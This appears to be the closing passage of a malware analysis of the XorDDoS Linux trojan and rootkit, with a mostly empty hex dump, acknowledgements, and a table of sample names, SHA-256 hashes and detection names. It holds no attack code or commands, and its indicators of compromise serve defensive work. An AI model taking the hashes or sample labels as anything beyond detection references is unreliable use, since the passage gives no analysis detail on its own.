00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
00 00 00 00 05 00 00 00|02 00 00 00 78 03 00 00  |          ┐     x└
DE D8 E7 F5 50 00 00 00|00 00 00 00 00 00 00 00  | 斜瘔P
00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |
```

Acknowledgement

Thanks to my colleague Jaromír Hořejší for cooperation on this analysis. Pop-art was created by the independent digital artist Veronika Begánová.

Sources

Here are the samples connected with the analysis:

Install script	BA84C056FB4541FE26CB0E10BC6A075585990F3CE3CDE2B49475022AD5254E5B	BV:Xorddos-B [Trj]
Xorddos Uploader	44153031700A019E8F9E434107E4706A705F032898D3A9819C4909B2AF634F18	ELF:Xorddos-J [Trj]
Xorddos Trojan for EM_386	AD26ABC8CD8770CA4ECC7ED20F37B510E827E7521733ECAEB3981BF2E4A96FBF	ELF:Xorddos-A [Trj]

Xorddos Trojan for EM_x86_64	859A952FF05806C9E0652A9BA18D521E57090D4E3ED3BEF07442E42CA1DF04B6	ELF:Xorddos-A [Trj]
Xorddos Rootkit	6BE322CD81EBC60CFEEAC2896B26EF015D975AD3DDA95AE63C4C7A28B7809029	ELF:Xorddos-D [Rtk]
Xorddos Trojan for EM_ARM	49963D925701FE5C7797A728A044F09562CA19EDD157733BC10A6EFD43356EA0	ELF:Xorddos-I [Trj]
Xorddos Trojan no rootkit	24B9DB26B4335FC7D8A230F04F49F87B1F20D1E60C2FE6A12C70070BF8427AFF	ELF:Xorddos-K [Trj]